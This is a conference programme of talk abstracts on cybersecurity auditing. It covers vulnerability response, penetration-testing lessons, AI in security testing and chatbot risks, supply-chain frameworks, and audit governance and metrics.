Author Name & Designation: Shri Gopinath L, Security Manager – MDR, VAPT & GRC

Organization: Sify Digital Services Ltd

Title of the Paper: Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

In February 2025, CERT-In issued Advisory CIAD-2025-0010, warning about critical vulnerabilities in the Web Management Interface of PAN-OS. These flaws could allow attackers to execute malicious commands, access sensitive data, and manipulate system files, posing a significant security risk.

Sify MSSP's Response As a trusted Managed Security Services Provider (MSSP), Sify quickly mobilized to protect a multinational client. Their approach included:

Risk Assessment: Analyzed the vulnerabilities and prioritized them based on criticality. **Patch Deployment:** Worked with the client's IT team to apply Palo Alto Networks' latest security patches. **System Hardening:** Optimized security settings, restricted access to trusted IPs, and disabled unnecessary services. **Threat Monitoring:** Implemented advanced monitoring and alert systems to detect and prevent exploitation attempts. **Stakeholder Communication:** Provided regular updates and reinforced security best practices.

Outcome Sify MSSP's swift and strategic intervention successfully mitigated the risks, ensuring no security breaches occurred. This case underscores the crucial role of MSSPs in not only responding to threats but also in proactively strengthening cybersecurity defenses.

Keywords: MSSP, Vulnerability Management, PAN-OS, Patch Deployment, Risk Assessment, System Hardening, Threat Monitoring, CERT-In, Cybersecurity Best Practices, Incident Response

Delegate ID: T-2265

Name: Ms. Sonali Dhamdhare

Designation & Organization: Senior Cyber Security Engineer - L1, cyberSecurist Technologies Pvt Ltd

Title of the Paper: Strengthening Cybersecurity: Lessons from Real-World Audits

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

In today's rapidly evolving threat landscape, cybersecurity auditing is essential for safeguarding government organizations and ensuring compliance with established security frameworks. Through multiple penetration testing (pen testing) projects conducted under CERT-In empaneled audits, recurring vulnerabilities were identified across various government entities. Despite increased awareness and the implementation of security controls, common issues such as misconfigurations, weak authentication, inadequate access controls, and outdated security practices continue to pose significant risks.

This paper analyzes security assessment findings from these projects, highlighting recurring patterns and systemic weaknesses observed across different environments. By drawing insights from real-world scenarios encountered during these assessments, we uncover the underlying causes of these vulnerabilities and explore why they persist despite security advancements. These findings offer valuable lessons that help organizations understand gaps in their security posture and refine their defense strategies.

To mitigate these challenges, this paper presents key lessons learned and proposes best practices aligned with industry standards and security frameworks. Our recommendations emphasize improving configuration management, strengthening access controls, implementing continuous vulnerability management, and leveraging automation for proactive threat detection. Additionally, we stress the importance of regular audits, security awareness training, and adopting adaptive security strategies to mitigate emerging threats.

By applying these insights, government organizations can enhance their cybersecurity defenses, reduce attack surfaces, and build a more resilient security framework. This paper equips security practitioners with practical guidance to improve audit methodologies and address recurring vulnerabilities effectively.

Keywords: Penetration Testing, CERT-In Empaneled Audits, Vulnerability Management, Misconfigurations, Access Control, Audit Best Practices, Government Cybersecurity, Security Frameworks, Cyber Risk Mitigation, Continuous Monitoring

Delegate ID: M-1270 / XXXXX / T-2186

Author & Presenter Name: Shri Ananda Krishna, Shri Lokesh Dachehalli, Shri Febin Saji

Designation & Organization:

Chief Technology Officer, Information Security Analyst,
Information Security Analyst, Astra Security (Czar Securities Pvt. Ltd.)

Title of the Paper: AI Chatbots in Fintech: Security Risks, Adversarial Threats, and Defense Strategies

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

AI-powered chatbots have revolutionized fintech customer support but pose security threats, especially when dealing with sensitive information. In this research, we analyze their vulnerabilities, with a focus on adversarial attacks that target large language models (LLMs) via prompt injection, data exfiltration, and manipulation. We assess AI alignment techniques, ethical protection measures, and reinforcement learning with human feedback (RLHF) for countering the threats. Our findings identify major security vulnerabilities, demonstrating even secure models are vulnerable. Furthermore, we discuss regulatory consequences, emphasizing the importance of ongoing auditing, adversarial testing, and robust encryption. While AI chatbots evolve, so do threats, and proactive security becomes a necessity. This study offers practical recommendations for developers, security analysts, and regulators to secure chatbots and protect financial information. By creating strict auditing practices, we promote a robust AI environment that upholds changing fintech cybersecurity norms.

Keywords: AI Chatbots, Fintech Security, Prompt Injection, Data Exfiltration, Adversarial Testing, RLHF, Large Language Models, Secure AI Deployment, Regulatory Compliance, Cybersecurity in Fintech

Delegate ID: XXXXX / M-1278

Author & Presenter Name: Shri KK Mookhey & Shri Amit Dhawan

Designation & Organization: Founder and CEO | Network Intelligence

Title of the Paper: The Use of AI Agents in Auditing

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

AI Agents are becoming more and more capable with each passing day. Through our internal research and development efforts, we have determined that agents are capable of conducting penetration testing, security audits, and policy reviews very effectively. Using Retrievable Augmented Generation, we have trained foundational models to not only review evidences submitted by a client, map them against a compliance standard, and produce an analysis. Further, we have built a consultant app that can very effectively respond to client questions. Third, we have built a vulnerability prioritization agent that can help organizations determine the most critical vulnerabilities to patch. I will present these along with the underlying architecture and share the code for creating AI Agents for cybersecurity auditing. Below are the links to some of the apps we have developed:

Vulnerability Prioritization - <https://app.transilience.cloud/Consultant> App

<https://consult.transilience.cloud/> Threat Intel App - <https://threat-intel.vercel.app/>

Delegate ID: XXXXX / T-2086

Author & Presenter Name: Shri Hrithik Lall, Shri Vinit Tyagi

Designation & Organization: Cyber Security Lead, AVP-CTI | Softcell Technologies Global Pvt Ltd

Title of the Paper: AI-Driven Transformations in VAPT: Benefits, Challenges, and Data Protection Considerations.

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

The landscape of vulnerability assessment and penetration testing (VAPT) is undergoing a profound transformation driven by the rapid evolution of Artificial Intelligence (AI). This technological shift is not merely incremental; AI-driven tools fundamentally reshape offensive security strategies. We see this through the rise of intelligent script generation, the ability to dynamically map attack pathways, and the increasing automation of vulnerability discovery processes. Contemporary security operations are leaning heavily on AI-powered solutions – tools like PentestGPT, DeepSeek, and ChatGPT – to automate report generation and even to aid in exploit development during reconnaissance phases. This influx of AI promises to streamline vulnerability management for businesses, offering the potential for faster, more efficient assessments and a significant reduction in manual workloads.

However, this AI-powered revolution introduces its own set of complex challenges. While simplifying specific tasks, the use of AI-generated scripts carries the inherent risk of injecting untested or unstable code into live systems. This could paradoxically lead to increased vulnerabilities rather than the intended reduction. Furthermore, AI-driven automation in VAPT relies heavily on the quality of training data. Poor data quality can result in a cascade of problems, including increased false positives, generic and ineffective exploit suggestions, and incomplete vulnerability assessments. The increasing prevalence of generative AI applications in security testing also brings critical data privacy considerations to the forefront. AI-assisted assessments inherently carry the risk that sensitive information, such as credentials and proprietary system configurations, might be inadvertently exposed or stored by external AI services. While this study does not deliver

into specific data protection frameworks, it acknowledges the growing importance of secure data management within AI-assisted VAPT, particularly considering regulations like India's DPDPA and similar legislation worldwide.

This study provides a critical analysis of AI's transformative impact on VAPT methodologies, exploring both the enhancements and the accompanying challenges, focusing on the critical issues of explainability and data security. It underscores the pressing need for technical solutions that prioritize privacy while enabling an objective evaluation of AI's contributions to offensive security capabilities.

Keywords: AI-Generated Scripts, PentestGPT, Automated Exploitation Techniques, Data Privacy in AI-based VAPT, Offensive Security, Security Risks, DPDPA

Delegate ID: T-2044

Author & Presenter Name: Shri Rushabh Rajendra Desarda

Designation & Organization: Senior Cyber Security Engineer - L1, cyberSecurist Technologies Pvt Ltd

Title of the Paper: Adaptive Security for Generative AI: Addressing Evolving Cyber Threats

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

The adoption of Generative AI in industries such as finance, healthcare, and enterprise applications has significantly enhanced decision-making, data analysis, and automation. However, their deployment introduces substantial cybersecurity risks, including unauthorized access, role-based control failures, and adversarial attacks such as prompt injection, data poisoning, and resource exhaustion. Without stringent security controls, attackers can exploit Generative AI vulnerabilities to bypass access restrictions, manipulate responses, or degrade system performance. These risks align with emerging AI security concerns outlined in the OWASP LLM Top 10 and NIST AI Risk Management Framework.

To mitigate these threats, this paper proposes a Guardrail framework that integrates multiple security measures to fortify AI-driven systems:

Input Sanitization & Validation: Filtering and structuring user queries to prevent injection attacks and unauthorized commands.

Output Validation & Post-Processing: Ensuring AI-generated responses comply with predefined security and business policies.

Retrieval-Augmented Generation (RAG): Restricting AI outputs to verified, contextually relevant, and regulated data sources.

Access Control & Role-Based Restrictions: Enforcing privilege-based limitations to prevent unauthorized operations and data leaks.

Resource Protection & Abuse Prevention: Implementing safeguards against system misuse, such as infinite loops and excessive computational demands.

By incorporating these guardrails, organizations can develop AI systems that are ethical, accurate, robust, and controlled, ensuring compliance with industry regulations while minimizing security risks. This research explores best practices for secure AI deployment, highlights key industry standards, and underscores real-world vulnerabilities that emphasize the need for proactive AI security frameworks.

Keywords: Generative AI security, AI guardrails, prompt injection, input validation, output filtering, RAG, role-based access, abuse prevention, OWASP LLM, NIST AI RMF, secure AI, AI risks, ethical AI, AI compliance, adversarial defense, AI governance.

Delegate ID: T-2120

Author & Presenter Name: Shri Apoorva Godambe

Designation & Organization: Manager – Application Security, Indusface Pvt Ltd

Title of the Paper: Harnessing Emerging Technologies to Revolutionize Cybersecurity Auditing

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

As cyber threats evolve, traditional penetration testing and cybersecurity auditing face challenges in adapting sophisticated attack techniques. Emerging technologies like Artificial Intelligence (AI), Machine Learning (ML), Blockchain, and Automation are revolutionizing penetration testing, making it faster, more efficient, and highly adaptive.

This session will focus on how AI and ML reshape penetration testing by enabling automated vulnerability scanning, intelligent attack simulations, and predictive threat analysis. AI-powered tools can perform pattern recognition, behavioral analysis, and anomaly detection, allowing security teams to identify unknown vulnerabilities and evolve attack tactics in real-time. ML models continuously learn from past penetration test results, improving detection accuracy and minimizing false positives.

AI-driven automated reconnaissance gathers intelligence on target systems by mapping attack surfaces, identifying weak authentication mechanisms, and detecting misconfigurations. ML-based exploit prediction helps prioritize vulnerabilities based on exploitability and real-world attack trends, ensuring security teams focus on the most critical threats first.

In addition, Blockchain provides immutable audit logs, securing penetration test results and ensuring tamper-proof security reports. Automation through SOAR (Security Orchestration, Automation, and Response) and AI-based testing tools streamlines penetration testing workflows, enabling continuous security assessment and faster remediation. This session will include real-world case studies and best practices, helping

organizations integrate AI, ML, blockchain, and automation into their penetration testing processes. By leveraging these technologies, security teams can enhance threat detection, improve compliance, and proactively strengthen cybersecurity against evolving attacks.

Keyword: AI in penetration testing, ML vulnerability detection, automated pentesting, predictive threat analysis, SOAR, blockchain audit logs, intelligent attack simulation, anomaly detection, exploit prediction, automated reconnaissance, cybersecurity automation, adaptive security testing.

Delegate ID: T-2287

Author & Presenter Name: Shri Ujal Mohan Ray

Designation & Organization: Lead Information Security Consultant, SecurEyes Techno Services Pvt Ltd

Title of the Paper: Risk in the Shadows: Harnessing AI for Third-Party Cybersecurity Audits

Session: Day 2 | Session 8 | Hall: Gold Coast | Track: Technical

Abstract:

Recent high-profile cybersecurity breaches such as the SolarWinds and Kaseya attacks vividly highlight the escalating threats originating from third-party vendors, underscoring the critical importance of robust Third-Party Risk Management (TPRM). In this context, effective TPRM audits become essential—not merely for regulatory compliance, but as a proactive measure to safeguard organizational resilience against evolving threats.

This abstract presents a comprehensive audit approach that integrates cutting-edge practices, including AI/ML driven risk assessment technologies. Leveraging artificial intelligence enables auditors to automate vendor evaluations, swiftly identify vulnerabilities, and facilitate continuous, real-time monitoring of third-party security postures.

We advocate for a balanced audit approach comprising Direct (active) assessments conducted by principals and customers, complemented by Indirect (passive) evaluations from independent third-party assessors utilizing automated AI-powered tools and online vendor scoring systems. This dual-layer methodology provides a holistic, dynamic, and near-real-time evaluation of third-party risks.

Our presented approach aligns seamlessly with internationally recognized standards and frameworks, including ISO 27001:2022, NIST SP 800-161 CSCRm, and the NIST Cybersecurity Framework (CSF), ensuring a benchmarked and globally applicable audit process.

Additionally, these abstract addresses prevalent challenges—such as limited vendor visibility, inconsistent security standards, and resource constraints—offering practical solutions like risk-based assessments, automated categorization and prioritization of vendors, and standardized security frameworks.

Attendees will gain actionable insights into implementing AI-driven tools, adopting continuous risk monitoring platforms, employing unified, tailored frameworks, and applying practical strategies to enhance third-party security audits effectively, thus significantly contributing to stronger organizational cyber resilience.

Keywords: Third-party risk management, TPRM audit, AI in risk assessment, ML for vendor analysis, continuous risk monitoring, ISO 27001:2022, NIST CSF, automated vendor scoring, cybersecurity compliance, AI-driven audits, supply chain security, real-time threat assessment.

Delegate ID: T-2042

Author & Presenter Name: Shri Avinash Selvamani

Designation & Organization: Associate Director, SISA Information Security Pvt Ltd

Title of the Paper: Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats

Session: Day 2 | Session 8 | Hall: Oceanic | Track: Technical

Abstract:

As quantum computing advances, it threatens to disrupt the very foundation of modern cybersecurity. Encryption algorithms ((RSA, ECC, DH, etc.) that have long safeguarded sensitive data are now at risk of being rendered obsolete by quantum algorithms like Shor's and Grover's. The emergence of Post-Quantum Cryptography (PQC), Quantum Key Distribution (QKD), and Quantum Randomness marks the beginning of a new cybersecurity paradigm.

This session explores the methodologies and best practices required to future-proof digital infrastructures against quantum-enabled cyber threats. We will discuss the transition from classical to hybrid cryptographic frameworks, the implications of "Harvest Now, Decrypt Later" (HNDL) attacks, and the importance of adopting quantum-resistant algorithms. Organizations must act now by assessing cryptographic dependencies, implementing quantum-safe strategies, and preparing for the inevitable shift in security standards.

With governments, enterprises, and research institutions racing toward quantum supremacy, cybersecurity professionals must proactively embrace quantum resilience. The quantum revolution is not a distant reality—it is unfolding now. Are we ready?

Keywords: Quantum Computing, post-quantum cryptography, QKD, quantum resilience, encryption threats, hybrid cryptography, HNDL attacks, quantum-safe strategies

Delegate ID: M-1032

Author & Presenter Name: Shri Sidharth

Designation & Organization: Compliance Officer (IT Schemes), BSCIC Certification
Pvt Ltd

Title of the Paper: Adapting to Cyber threats

Session: Day 2 | Session 8 | Hall: Oceanic | Track: Technical

Abstract:

Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats In an era of rapidly evolving cyber threats, organizations must adopt proactive strategies to safeguard critical assets. This presentation explores the dynamic threat landscape, highlighting recent cyber trends for 2024-2025 and the methodologies necessary for effective defense. Key topics include the Zero Trust Model, AI and machine learning in cybersecurity, and the role of threat intelligence and threat hunting in preempting attacks. We will also discuss incident response and crisis management strategies to mitigate the impact of breaches. Additionally, we will examine cyber resilience and business continuity planning to ensure long-term security, particularly in cloud and hybrid environments. The session will feature real-world case studies of recent cyberattacks, demonstrating the importance of adaptive defense mechanisms. Best practices for organizations of all sizes will be shared, along with insights into the future of cybersecurity. By integrating cutting-edge security measures and fostering a culture of continuous improvement, organizations can enhance their cyber defense capabilities. Attendees will leave with a deeper understanding of the latest security practices and actionable steps to strengthen their cyber resilience.

Keywords: cyber threats, zero trust, AI in security, threat hunting, incident response, cloud security, cyber resilience, and 2025 trends

Delegate ID: T-2151

Author & Presenter Name: Smt Mothe Sravani

Designation & Organization: Deputy Engineer, Bharat Electronics Limited

Title of the Paper: Web Application security Configuration Tool

Session: Day 2 | Session 8 | Hall: Oceanic | Track: Technical

Abstract:

This invention presents a Spring Boot-compatible JAR file that enhances web application security by integrating secure file validation and automatic security response header configuration. It addresses security risks associated with file uploads and misconfigured API response headers, reducing vulnerabilities such as malicious file execution, MIME-type sniffing, clickjacking, and cross-site scripting (XSS).

The file validation module introduces a `@FileValidation` annotation, enabling seamless security checks within Spring Boot applications. It enforces multiple validation layers, including file size restrictions, extension whitelisting, file Author & Presenter Name sanitization, and MIME-type verification. This ensures that only legitimate files are processed while blocking potential threats such as path traversal and hidden malicious payloads.

The security response headers module automatically applies crucial security headers across all API responses, such as Content-Security-Policy, X-Frame-Options, and X-XSS-Protection. Developers can customize these headers through configuration settings or disable them when necessary, providing flexibility while maintaining security best practices.

The tool operates with minimal manual intervention, significantly enhancing security automation in Spring Boot applications. By integrating this security package, organizations can mitigate common security threats while streamlining compliance with industry standards.

Accompanying flowcharts illustrate the validation workflow for secure file uploads and the response header interception process. Future improvements may include additional file format support and extended security configurations.

This innovation simplifies security enforcement in Spring Boot applications, ensuring robust protection with minimal developer effort.

Keywords: Spring Boot security, file validation, API headers, XSS protection, MIME-type check, clickjacking prevention, automation, secure uploads

Delegate ID: M-1259

Author & Presenter Name: Shri Goldy T Joseph

Designation & Organization: Senior Security Analyst, US Technology International Pvt Ltd

Title of the Paper: Open-Source Intelligence (OSINT) – The Power of Publicly Available Data

Session: Day 2 | Session 8 | Hall: Oceanic | Track: Technical

Abstract:

Open-Source Intelligence (OSINT) refers to the process of collecting, analyzing, and utilizing publicly available information to derive actionable intelligence. In today's digital landscape, OSINT has become a critical component for cybersecurity professionals, law enforcement agencies, and threat analysts to identify risks, detect vulnerabilities, and enhance security strategies.

OSINT sources include websites, social media platforms, forums, public records, and dark web repositories. Advanced OSINT techniques leverage search engine dorking, metadata analysis, geolocation tracking, and AI-driven automation to Abstract valuable insights from vast data pools. Ethical hacking teams use OSINT for reconnaissance in penetration testing, while cybercriminals exploit the same techniques for social engineering and cyberattacks, highlighting its dual-edged nature.

The rise of OSINT tools such as Maltego, Shodan, SpiderFoot, and Google Dorks has revolutionized information gathering, enabling deep visibility into digital footprints. However, the ethical and legal implications of OSINT demand careful handling, as improper usage can lead to privacy violations and unauthorized surveillance. Organizations must implement OSINT responsibly, ensuring compliance with legal frameworks such as GDPR and IT Act regulations.

This presentation explores OSINT methodologies, real-world case studies, and best practices for leveraging open-source intelligence in cybersecurity. By understanding OSINT's capabilities and risks, security professionals can proactively strengthen defenses,

mitigate threats, and enhance investigative capabilities in an increasingly interconnected world.

Keywords: OSINT, cybersecurity, threat intelligence, ethical hacking, reconnaissance, data analysis, information gathering, legal compliance

Delegate ID: T-2012

Author & Presenter Name: Shri Prosun Prodhan

Designation & Organization: Assistant Manager, West Bengal Electronics Industry Development Corporation Ltd (WEBEL)

Title of the Paper: Importance of Pluggable Authentication Modules (PAM) on Authentication for Security Audit

Session: Day 2 | Session 8 | Hall: Oceanic | Track: Technical

Abstract:

From the early days of UNIX, the user authentication depends on checking a password with the system stored official changed form of password. Each time any new user authentication scheme is designed – it needs to re-write the complete process to practically implement or match with current requirements of authentication protocols. Security modules provide an independent authentication scheme process – that just need to attach or enable with the existing authentication process to match with current requirements to work. Mostly these are manageable by local administrators.

Method: Understand the authentication requirement and select appropriate related security modules (PAM) and finally implement them with suitable options. The controls can be fine grained and distributed among multiple modules that help to build a more robust system. Selection the right modules with their order is also very important. Result: Every authentication request must validate each security module criteria for successful authentication, failing any single module requirement will result in authentication denial. All the attempts can be more precisely logged also for further inspections.

Conclusion: Implementing security modules on different system authentication helps to work with existing authentication mechanisms with added new policies. This also results in modularizing the system security as and when required making it extensible. Any intruder attack can be minimized by adding multiple security modules matching with implementing organization criteria.

Keywords: UNIX, authentication, PAM, security modules, access control, modular security, intrusion prevention, system policies

Delegate ID: T-1260

Author & Presenter Name: Shri Subramaniam L

Designation & Organization: Global Practice Head & CISO, Digital Track Solutions Pvt Ltd

Title of the Paper: The Executive Guide to Cybersecurity Auditing: Risk Management at the C-Suite Level

Session: Day 3 | Session 9 | Hall: Gold Coast | Track: Management

Abstract:

In an era where cyber threats evolve at an unprecedented pace, C-suite executives must transcend traditional security paradigms and adopt a proactive, risk-based approach to cybersecurity governance. This presentation offers an executive-level guide to understanding and leveraging cybersecurity audits as strategic tools for risk management. Bridging the gap between technical assessments and business imperatives, the session outlines how audit findings can drive informed decision-making, ensure regulatory compliance, and protect organizational value.

The presentation will cover the role of the C-suite in fostering a culture of cyber resilience, interpreting audit reports for actionable insights, and aligning cybersecurity objectives with enterprise risk management (ERM) frameworks. It emphasizes the importance of continuous monitoring, board-level oversight, and cross-functional collaboration in responding to audit recommendations.

Targeted at executives, CISOs, and audit leadership, this session provides a roadmap to integrate cybersecurity auditing into strategic planning processes. Through real-world examples and best practices, attendees will gain clarity on how to prioritize investments, measure cyber risk, and lead their organizations in an increasingly complex digital landscape.

This guide empowers leadership with the knowledge to shift from reactive to resilient, from audit compliance to strategic advantage.

Keywords: cybersecurity, C-suite, risk management, audits, compliance, governance, resilience, strategic planning

Delegate ID: T-1004

Author & Presenter Name: Shri Vinay Narayan Disley

Designation & Organization: Strategic Advisor, Netrika Consulting India Pvt Ltd

Title of the Paper: The Executive Guide to Cybersecurity Auditing: Risk Management at the C-Suite Level

Session: Day 3 | Session 9 | Hall: Gold Coast | Track: Management

Abstracts:

It would not be incorrect to say that C Suite's primary responsibility is to manage risk at the enterprise level. They constantly strive to turn challenges into opportunities and thereby enable business growth.

Risks faced by enterprises vary based on multiple factors and accordingly C Suite's prioritize based on potential impact to the enterprise's reputation, stakeholder value, continued operations etc. In today's business environment wherein, technology typically drives the business models – cyber security comes to the fore front as one of the critical enterprise risks that needs to be managed.

1. Defined ERM framework, specifically covering Cyber Security - governance mechanism, risk tolerance levels, risk acceptance criteria, thresholds for escalation.
2. Appoint a C-level executive or committee to oversee Cyber Security Strategy, approve necessary investments, and lead program rollout.
3. Communication strategy, culture building initiatives to ensure tone at the top gets cascaded at all levels.
4. Defined strategy & capability to manage third party cyber security risks across the supply chain.
5. Adoption of leading best practices, standards, regulations, comparison with peers to ensure risk management practices are benchmarked to industry standards.
6. Develop & maintain capability to manage and recover from any untoward incidents
7. Programs to measure and maintain effectiveness of strategies implemented. Many of the above aspects may or may not be explicit. Audit approach should factor this. Many of the above aspects may or may not be explicit. Audit approach should factor this.

Keywords: Cybersecurity, Risk Management, C-Suite, Governance, Risk Tolerance, Third Party Risks, Incident Response, Compliance, Benchmarking, Auditing

Delegate ID: T-1282

Author & Presenter Name: Shri Deva Prasanth

Designation & Organization: GRC Consultant, Briskinfosec Technology and Consulting Pvt Ltd

Title of the Paper: The Executive Guide to Cybersecurity Auditing and C-Suite Risk Management

Session: Day 3 | Session 9 | Hall: Gold Coast | Track: Management

Abstracts:

Cybersecurity audits remain undervalued in boardrooms because executives struggle to translate technical findings into business risk. This conference session transforms audits into board-level cyber resilience tools, moving from compliance checklists to strategic oversight.

Key Takeaways:

- Cyber Risk Monetization: Learn to quantify audit findings in monetary values.
- The 5 Questions Every Executive Must Ask: Bridge the gap between auditors and leadership by demanding business impact, peer benchmarks, and strategic alignment (e.g., M&A, ESG).
- War-Gaming for the Board: Interactive scenario on how ignored audit findings trigger crises—and how to prevent them.
- 2025-Ready Strategies: AI-powered dashboards, cybersecurity debt (Ignored vulnerabilities compounding over time) tracking, and auditing emerging risks like AI bias and geopolitical exposures.
- Why Attend?
- Executives: Close the boardroom cyber confidence gap with audit-driven risk insights.
- Auditors: Master boardroom communication to drive action, not frustration.
- Novelty: Real-world tools like Cyber Risk Dollarization Matrix and Cybersecurity Debt Tracker.
- Outcome:
- Leave with a playbook to align cybersecurity audits with business goals—ensuring risks are managed, not just reported.

Keywords: cybersecurity audits, boardroom strategy, risk monetization, executive oversight, AI dashboards, cyber debt, audit communication, cyber resilience

Delegate ID: T-1185

Author & Presenter Name: Shri Prasanth Kandarp Shah

Designation & Organization: VP – Client Services, Indusface Pvt Ltd

Title of the Paper: Audit Governance

Session: Day 3 | Session 9 | Hall: Peninsula | Track: Management

Abstracts:

Today's dynamic cybersecurity landscape, continuous vulnerability assessment (CVA) is essential for proactively identifying, analyzing, and mitigating security risks in real time. Automatic vulnerability scans can be carried out more frequently (daily) with minimal cost impact. While, more complex checks can be conducted by human experts (involves huge cost) with less frequency (half yearly). A hybrid approach shall give the best desired audit results.

While, human experts can detect more complex vulnerabilities, an auto scan will leverage on long list of known signature and ability to reach multiple parameters and pages in short duration.

Auto scans are prone to false positives and hence it's important it to be validated by a human expert, prior to conducting a risk treatment plan or sharing it with the app owner for a fix.

It is highly recommended to create security risk score of the finding. It may not be based on typical CVSS score but a more meaningful score based on multiple criteria – app criticality, complexity of attack, availability of ready exploits, regulatory impact, etc.

A more relevant risk score shall help the business owners to target and prioritize vulnerability fixing plan. A good vulnerability management platform can help in managing vulnerabilities effectively in an organization.

Benefits of a hybrid approach:

- Frequent auto scans can help identifying vulnerabilities proactively with minimal window of exposure.
- Swift response to a vulnerability before they get exploited.
- More coverage on vulnerability detection
- Improved risk prioritizing/risk treatment Removal of False positives with help of SME.
- Cost savings due to early detection.

A comprehensive vulnerability management program demonstrate maturity, meets various compliance, regulatory needs and reduces risks of penalties.

Keywords: Continuous Vulnerability Assessment, Hybrid Approach, Auto Scans, False Positives, Risk Scoring, Vulnerability Management, Regulatory Compliance, Security Audits

Delegate ID: T-1065

Author & Presenter Name: Shri Shashank Pramod Dixit

Designation & Organization: Principal Consultant, Sumeru Technology Solutions Pvt Ltd

Title of the Paper: Benchmarking Success of Cybersecurity Audits

Session: Day 3 | Session 9 | Hall: Peninsula | Track: Management

Abstracts:

Cybersecurity audits strengthen an organization's defense posture, but how do we measure their success from the auditing organization's perspective.

This presentation explores a data-driven approach to assess cybersecurity audit effectiveness. Drawing from over a decade of experience delivering audits across industries, we outline key performance indicators (KPIs) and success factors that help auditing organizations enhance efficiency and impact.

Overcoming access delays, meeting gaps in the pre-requisite collection, overcoming deviations in efforts spent, and auditing evolving CERT-In requirements are the top challenges for auditors. We outlined KPIs such as time-to remediation by clients, assessment scope coverage, stakeholder satisfaction and audit friction points to track how well audits were conducted.

By taking a structured approach and analyzing challenges across engagements, auditors can refine their project strategy for improved efficiency. This strategy establishes a standardized, quantifiable method for measuring audit success, helping them to optimize planning, reduce operational bottlenecks, and enhance audit impact.

Ultimately, this presentation will help auditors align audit performance with business goals, streamline assessment workflows, and provide a set of strategic metrics to measure the success of their cybersecurity audits.

Keywords: Cyber Security Audits, Audit Effectiveness, KPIs, Audit Performance, CERT-In Compliance, Stakeholder Satisfaction, Remediation Metrics, Audit Optimization

Delegate ID: M-1176

Author & Presenter Name: Smt Pooja Chandarana

Designation & Organization: Senior Manager | Principal Consultant, Anzen Technologies Pvt Ltd

Title of the Paper: Metrics and KPIs for Measuring the Success of Cybersecurity Audit Programs

Session: Day 3 | Session 9 | Hall: Peninsula | Track: Management

Abstracts:

Measuring the success of cybersecurity audit programs requires a structured approach using quantitative and qualitative metrics that align with risk management, compliance, and operational security goals.

Key Performance Indicators (KPIs) should assess audit compliance rates, security control effectiveness, incident response efficiency, and risk mitigation impact. Critical metrics include percentage of resolved audit findings, reduction in risk exposure, and frequency of security violations post-audit.

Mean Time to Detect (MTTD) and Mean Time to Remediate (MTTR) provide insights into response agility, while audit pass rates and adherence to regulatory frameworks determine compliance effectiveness.

To drive continuous improvement, organizations must track repeat audit findings, employee security awareness training completion, and policy enforcement rates. Advanced indicators such as cost per risk mitigation, integration of threat intelligence, and percentage reduction in potential breach impact help assess the financial and strategic value of cybersecurity initiatives.

Monitoring remediation turnaround time, security investment effectiveness, and gaps in security posture identified through audits, strengthens the overall resilience of the organization.

Furthermore, real-time dashboard-based monitoring and predictive analytics enable proactive risk management, ensuring timely identification and mitigation of vulnerabilities.

A data-driven cybersecurity audit program, supported by continuous KPI tracking, transforms audits from a compliance obligation into a strategic tool for strengthening security posture and minimizing threats. By leveraging these well-defined metrics and KPIs, businesses can enhance their cybersecurity maturity, improve regulatory adherence, and build a robust defence against evolving cyber threats.

Keywords: Cyber Security Audits, Audit KPIs, Risk Mitigation, Compliance Metrics, MTDD, MTTR, Threat Intelligence, Security Posture

Delegate ID: XXXXX / T-2234

Author & Presenter Name: Shri Shivaprakash S Abburu | Shri Sudarshan Narayanan

Designation & Organization: Partner, Senior Manager, Ernst & Young India LLP

Title of the Paper: Securing the Supply Chain: A Comprehensive Framework for Supply Chain Security Auditing

Session: Day 3 | Session 9 | Hall: Oceanic | Track: Technical

Abstracts:

Modern day's applications are no longer built from scratch but instead leverage a collection of open-source and third-party software components to accelerate the Time to Market (TTM) but introduces unknown vulnerabilities into the software supply chain. This allows unauthorized parties to change the behavior of the application, compromise the privacy of the customer data, and violate the legal obligations of the organization. Across the globe. Supply chain risk management has become an integral part of the cybersecurity regulatory requirements. Indian regulatory bodies such as RBI and SEBI has mandated the adoption of supply chain security controls, including vulnerability disclosure of third-party software components, security requirements in supplier contracts, and inclusion of Software Bill of Materials (SBOM). There is a lack of comprehensive control framework on software supply chain security that meets all the regulatory requirements set by Indian bodies, resulting in an inadequate reference for the organizations to verify the adherence to the compliance needs. Auditors also find it exceedingly difficult to confirm the organization's compliance with cyber regulatory requirements. This study refers to various industry standards and frameworks such as Supply-Chain Levels for Software Artifacts (SLSA) and NIST-Secure Software Development Framework (NIST SSDF) to analyze the responsibilities of supplier, build platform, and the governance body of an organization, in securing software supply chain and proposes a unified control framework for auditors to confirm the compliance with the regulatory requirements. The proposed framework will also help the organizational management to prepare for software supply chain security audits effectively.

Keywords: Software Supply Chain, Open-Source Risk, SBOM, SLSA, NIST SSDF, RBI Compliance, SEBI Guidelines, Cyber Security Audits

Delegate ID: T-2292

Author & Presenter Name: Shri Madhavan M

Designation & Organization: Security Analyst, Sumeru Technology Solutions Pvt Ltd

Title of the Paper: Bridging the Gap: Enabling CERT-In Secure Application Design and Development

Session: Day 3 | Session 9 | Hall: Oceanic | Track: Technical

Abstracts:

Abstract with rising cyber threats and stricter regulatory mandates, organizations must adopt a Secure Software Development Lifecycle (SDLC) to comply with CERT-In's Secure Application Design and Development Guidelines. However, fragmented development processes, skill gaps, and inadequate security tooling make compliance daunting.

To address these challenges, we introduce a structured, scalable security framework that transforms CERT-In's guidelines into a practical, auditable roadmap. This approach ensures organizations, regardless of security maturity, can integrate Secure SDLC effectively and streamline audit readiness.

Key Components of Our Framework:

- AI-powered Threat Modeling & Security Requirement Generation – Integrates security early in the development lifecycle.
- Automated Security Testing (SAST, DAST, and SCA) – Continuously identifies vulnerabilities.
- Security Awareness & Developer Training – Strengthens secure coding practices.
- Security Logging & Audit Trails – Ensures traceability and accountability for forensic analysis.
- Policy & Process Implementation – Covers patch, change management & governance controls to enforce security hygiene.
